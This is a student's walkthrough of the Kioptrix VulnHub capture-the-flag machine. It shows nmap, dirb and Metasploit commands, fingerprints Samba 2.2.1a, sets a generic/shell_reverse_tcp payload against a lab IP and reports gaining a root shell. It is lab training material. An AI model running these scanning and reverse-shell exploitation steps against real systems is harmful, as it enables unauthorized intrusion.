CTF REPORT/WALKTHROUGH:

- **what is CTF ?**

  CTFs are the best way to bridge the gap between theory and practice in Cybersecurity . they are fun, challenging and a must do for anyone aiming to become an ethical hacker or a security analyst.

- **Kioptrix(Ctf):**

  Kioptrix CTF is a series of vulnerable virtual machines created to help learners and Cybersecurity enthusiasts practice Penetration testing in a legal and controlled environment. These VMs simulate real-world systems with common misconfigurations and vulnerabilities, making them perfect for beginners and intermediate learners.


INDEX

1.Kioptrix:

Tools use in Ctf:


- Arp-scan
- Nmap
- SearchSploit
- Metaploit
- Angry IP scanner
-

➢ Run Kioptrix machine and kali linux on the oracle virtual box or VM work station




➢ I find IP address of this machine by angry IP scanner

➢ Search Ip address in fire fox we might get some information. There is no any usefull information




- We should go for open ports and version I use nmap tool
- Command: nmap -A –p- 192.168.1.12 (-A is aggressive scan for version –p- is for all open ports


- I also tried to find hidden directories using “**dirb**” but with no success. The SMB service caught my attention, but no version was listed. It was time to use Metasploit
- Intialize the metasploit database and I start the console
- Command: msfdb init > msfconsole > search smb_version




- Command: use 0 > options > set RHOSTS 192.168.1.12 > run




- Metasploit identifies the SMB service version as > **Samba 2.2.1a**
- Command: search Samba 2.2.1a



- Set payload command: set payload generic/shell_reverse_tcp
- Now command: options > set RHOSTS 192.168.1.12



- Run the exploit to gain root shell command: run



- No we got the root access finally the Kioptrix ctf is completed

CONCLUSION: In this CTE, I attacked and fully exploited the Kioptrix vulnerable machine from VulnHub. I started with network scanning and moved step by step to find open ports, weak services, and outdated software. Then I used those weaknesses to gain access and finally achieved root access on the system. This challenge helped me practice real-time penetration testing techniques like enumeration, service fingerprinting, exploit research, and privilege escalation. I also improved my Linux command line usage and logical thinking. Overall, this CTF gave me hands-on experience in attacking and controlling a system just like in real-world pentesting.

....Adithya garika